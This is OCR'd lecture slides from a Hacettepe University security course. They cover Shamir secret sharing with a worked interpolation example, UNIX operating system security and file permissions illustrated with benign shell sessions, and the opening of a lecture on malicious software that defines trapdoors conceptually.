
- To share a k-bit secret, the dealer D
  - generates n – 1 random k-bit numbers (shares) y_i where i = 1, 2,..., n – 1,
  - $y_n = K \oplus y_1 \oplus y_2 \oplus \ldots \oplus y_{n-1}$,
  - gives the share y_i to party P_i.

- This is a "perfect" SSS: A coalition of less than t can not obtain information about the secret.


- Q: How to generalize to arbitrary (t, n)?

Polynomials

$f(x) = 2x^6 - 13x^5 + 26x^4 - 7x^3 - 28x^2 + 20x$



$f(x) = -2x^2 - 3 + 2$



Lagrange Interpolation

- Take a polynomial f(x)
  - $f(x) = a_0 + a_1x + \ldots + a_{t-2}x^{t-2} + a_{t-1}x^{t-1}$
  - Compute $f(x_i)$ values for $x_i \in Z$, $i=1,\ldots,t$;

- Given t $(x_i, f(x_i))$ pairs, we can reconstruct f(x) as follows:
  - $l_i(x) = \Pi_{j=1 \text{ to } t, j\neq i}(x - x_j) / (x_i - x_j)$
  - $f(x) = \sum_{i=1 \text{ to } t} l_i(x)\, y_i$

Shamir's (t, n)-threshold Scheme

- Preparing and distributing the keys:
  - The dealer chooses prime p such that $p \geq n+1, K \in Z_p$;
  - generates distinct, random, non-zero $x_i \in Z_p$, $i=1,\ldots,n$;
  - generates random $a_i \in Z_p$, $i=1, 2,\ldots, t-1$;
  - $a_0 = K$, the secret;
  - $f(x) = \sum_{i=0 \text{ to } t-1} a_i x^i \bmod p$
    $= a_0 + a_1 x + \ldots + a_{t-2}x^{t-2} + a_{t-1}x^{t-1} \bmod p$
  - i^{th} person's share is $(x_i, f(x_i))$.

- Combining t keys and reconstructing the secret K
  - $l_i(x) = \prod_{j=1 \text{ to } t, j\neq i}(x - x_j) / (x_i - x_j) \bmod p$
  - $f(x) = \sum_{i=0 \text{ to } t} l_i(x)\, y_i \bmod p$
  - $f(0) = K$

Example: Shamir's (3, 6)-threshold Scheme

- This example does not use modulus operation, so it's not a real Shamir's scheme. The example basically shows Lagrangian interpolation.
- n=6, t=3, K=1234,
  - We randomly obtain 2 numbers: a_1=166, a_2=94
  - a_0 = K = 1234
  - f(x) = 1234 + 166x + 94x^2
  - We construct six points:

$$(1, 1494); (2, 1942); (3, 2578); (4, 3402); (5, 4414); (6, 5614)$$

  - To reconstruct the key any 3 points will be enough. Assume that we have these keys:

$$(x_0, y_0) = (2, 1942); (x_1, y_1) = (4, 3402); (x_2, y_2) = (5, 4414)$$

Example: Shamir's (3, 6)-threshold Scheme-2

- From these 3 keys, we compute l_i values:

$$\ell_0 = \frac{x - x_1}{x_0 - x_1} \cdot \frac{x - x_2}{x_0 - x_2} = \frac{x-4}{2-4} \cdot \frac{x-5}{2-5} = \frac{1}{6}x^2 - 1\frac{1}{2}x + 3\frac{1}{3}$$

$$\ell_1 = \frac{x - x_0}{x_1 - x_0} \cdot \frac{x - x_2}{x_1 - x_2} = \frac{x-2}{4-2} \cdot \frac{x-5}{4-5} = -\frac{1}{2}x^2 + 3\frac{1}{2}x - 5$$

$$\ell_2 = \frac{x - x_0}{x_2 - x_0} \cdot \frac{x - x_1}{x_2 - x_1} = \frac{x-2}{5-2} \cdot \frac{x-4}{5-4} = \frac{1}{3}x^2 - 2x + 2\frac{2}{3}$$

- Then, we compute f(x):

$$\begin{aligned} f(x) &= \sum_{j=0}^{2} y_j \cdot \ell_j(x) \\ &= 1942 \cdot \left(\frac{1}{6}x^2 - 1\frac{1}{2}x + 3\frac{1}{3}\right) + 3402 \cdot \left(-\frac{1}{2}x^2 + 3\frac{1}{2}x - 5\right) + 4414 \cdot \left(\frac{1}{3}x^2 - 2x + 2\frac{2}{3}\right) \\ &= 1234 + 166x + 94x^2 \end{aligned}$$

Secret Sharing Scenarios

- Scenario-1
  - 5 generals, each have a share of a key which can launch nuclear missile
  - 3 generals have to provide their shares to reconstruct the key
  - A (3,5)-threshold scheme is needed.

Secret Sharing Scenarios

- Scenario-2
  - A bank branch with 10 bank tellers and a manager
  - 7 tellers or the manager with 4 tellers can open the safe
  - How do you define the threshold schemes?
    - (7,13)-threshold scheme: 1 key for tellers, 3 keys for manager
    - (7,10)-threshold scheme (1 key for each teller)
      (4,10)-threshold scheme (1 key for each teller) and (2,2)-threshold scheme (1 key for manager, the other key comes from (4,10) scheme)

Operating System Security

Ahmet Burak Can


Hacettepe University

abc@hacettepe.edu.tr

Computer System Components

- Hardware
  - Provides basic computing resources (CPU, memory, I/O devices).
- Operating system
  - Controls and coordinates the use of the hardware among the various application programs.
- Applications programs
  - Define the ways in which the system resources are used to solve the computing problems of the users.
- Users
  - E.g., people, machines, other computers.

Abstract View of System Components



What Security Goals Does Operating System Provide?

- Goal 1: enabling multiple users securely share a computer
  - Separation and sharing of processes, memory, files, devices, etc.
- How to achieve it?
  - memory protection
  - processor modes
  - authentication
  - file access control

What Security Goals Does Operating System Provide?

- Goal 2: ensure secure operation in networked environment
- How to achieve it?
  - Authentication
  - Access Control
  - Secure Communication (using cryptography)
  - Logging & Auditing
  - Intrusion Prevention and Detection
  - Recovery

CPU (Processor) Modes or Privileges

- Generally, two basic CPU modes are available: System mode, User mode
- System mode (privileged mode, master mode, supervisor mode, kernel mode)
  - can execute any instruction and access any memory locations, e.g., accessing hardware devices, enabling and disabling interrupts, changing privileged processor state, accessing memory management units, modifying registers for various descriptor tables .

Reading: http://en.wikipedia.org/wiki/CPU_modes

CPU (Processor) Modes or Privileges

- User mode
  - access to memory is limited, cannot execute some instructions
  - cannot, e.g., disable interrupts, change arbitrary processor state, access momory management units
- Transition from user mode to system mode must be done through well defined call gates (system calls)

System Calls

- Guarded gates from user mode (space, land) into kernel mode (space, land)
  - use a special CPU instruction (often an interruption), transfers control to predefined entry point in more privileged code; allows the more privileged code to specify where it will be entered as well as important processor state at the time of entry.
  - the higher privileged code, by examining processor state set by the less privileged code and/or its stack, determines what is being requested and whether to allow it.

Reference: http://en.wikipedia.org/wiki/System_call

Kernel Space vs User Space

- Part of the OS runs in the kernel model
  - known as the OS kernel
- Other parts of the OS run in the user mode, including service programs (daemon programs), user applications, etc.
  - they run as processes
  - they form the user space (or the user land)

User Authentication


- Using a method to validate users who attempt to access a computer system or resources, to ensure they are authorized
- Examples
  - User accounts with passwords
    - something you known
  - Smart cards or other security tokens
    - something you have
  - Biometrics
    - something you are

Access Control

- Reference Monitor Concept
  - Mediates all security-sensitive operations
    - Process Creation, File Access, …
- Subjects
- Objects
- Access

Access Control Lists

- Each file is associated a set rules defining the access permissions of users on the file.



Basic Concepts of UNIX Access Control: Users, Groups, Files, Processes

- Each user has a unique UID
- Users belong to multiple groups
- Processes are subjects
  - associated with uid/gid pairs, e.g., (euid, egid), (ruid, rgid), (suid, sgid)
- Objects are files: each file has the following information
  - owner
  - group
  - 12 permission bits
    - read/write/execute for user, group, and others,
    - suid, sgid

Basic Permissions Bits on Files (Non-directories)

- Read bit controls reading the content of a file
  - i.e., the read system call
- Write bit controls changing the content of a file
  - i.e., the write system call
- Execute controls loading the file in memory and execute
  - i.e., the execv system call

The Three Sets of Permission Bits

- UNIX classifies three sets of permission bits for files:
  - user, group, other
- When a user wants to access a file:
  - if the user is the owner of a file, then the r/w/x bits for owner apply
  - otherwise, if the user belongs to the group the file belongs to, then the r/w/x bits for group apply
  - otherwise, the r/w/x bits for others apply

UNIX Permission Bits for Files

- Example:


```
$ ls -l
-rwxr-xr--+  2 abc  akd  4096 May  3 11:54 a.txt
```

  - Permissions for a.txt:
    - User has r/w/x permissions
    - Group has r/x permissions
    - Others has r permission


Execution of a File on UNIX

- Binary file vs. script file
- Having execute but not read, can one run a file?
  - Yes
- Having execute but not read, can one run a script file?
  - No
- Having read but not execute, can one run a script file?
  - No

UNIX Directories and *i-node*



UNIX Directory Traversal



UNIX Permission Bits on Directories - I

- Read bit allows one to show file names in a directory

```
$ ls -l
dr--------   2 abc  akd  4096 May  2 23:33 dir

$ ls dir
file1  file2

$ ls -l dir
total 0
?---------  ? ? ? ?           ? file1
?---------  ? ? ? ?           ? File2

$ ls -l dir/file1
ls: dir/file1: Permission denied

$ cd dir
-bash: cd: dir: Permission denied
```

UNIX Permission Bits on Directories - 2

- The execution bit controls traversing a directory
  - does a lookup, allows one to find inode number from file name
  - chdir to a directory requires execution
  - Accessing a file identified by a path name requires execution to all directories along the path

UNIX Permission Bits on Directories - 3

- Example: Usage of execution bit on a directory

```
$ ls -l
d--x------   2 abc  akd  4096 May  2 23:33 dir

$ ls dir
ls: dir: Permission denied

$ ls -l dir
ls: dir: Permission denied

$ ls dir/file1
dir/file1

$ ls -l dir/file1
-rw-r--r--  1 abc akd 0 May  2 23:33 dir/file1

$ cd dir
$ ls
ls: .: Permission denied
```

UNIX Permission Bits on Directories - 4

- Write + execution control creating/deleting files in the directory
  - Deleting/creating a file under a directory requires no permission on the file.
  - To update a file under a directory, write permission on the directory is not required, only execution permission on the directory is enough.

UNIX Permission Bits on Directories - 5

- Example: Usage of execution and write bits on a directory

```
$ ls -l
d--x------+  2 abc  akd  4096 May  2 23:33 dir

$ ls -l dir/file1
----------+ 1 abc akd 0 May  2 23:33 dir/file1

$ rm dir/file1
rm: cannot remove `dir/file1': Permission denied

$ chmod 300 dir
$ ls -l
d-wx------+  2 abc  akd  4096 May  2 23:33 dir

$ rm dir/file1
$ ls -l dir/file1
ls: dir/file1: No such file or directory
```

Some Examples

- What permissions are needed to access a file/directory?
  - read a file: /d1/d2/f3
  - write a file: /d1/d2/f3
  - delete a file: /d1/d2/f3
  - rename a file: from /d1/d2/f3 to /d1/d2/f4

Process User ID Model in Modern UNIX Systems

- Each process has two user IDs
  - real user ID (ruid): owner of the process
  - effective user ID (euid): user ID which affects the most access control decisions
- and two group IDs
  - real group ID: original group of the process
  - effective group ID: group ID which affects the most access control decisions

The Need for suid/sgid Bits

- System integrity requires more than controlling who can write, but also how it is written
- Some operations are not modeled as files and require user id = 0
  - halting the system
  - bind/listen on "privileged ports" (TCP/UDP ports below 1024)
  - changing password


Malicious Software

Ahmet Burak Can


Hacettepe University

abc@hacettepe.edu.tr

Taxonomy of Malicious Programs



Trapdoor



- Secret entry point into a system
  - Specific user identifier or password that circumvents normal security procedures.
  - Commonly used by developers
  - Could be included in a compiler.
- Example:

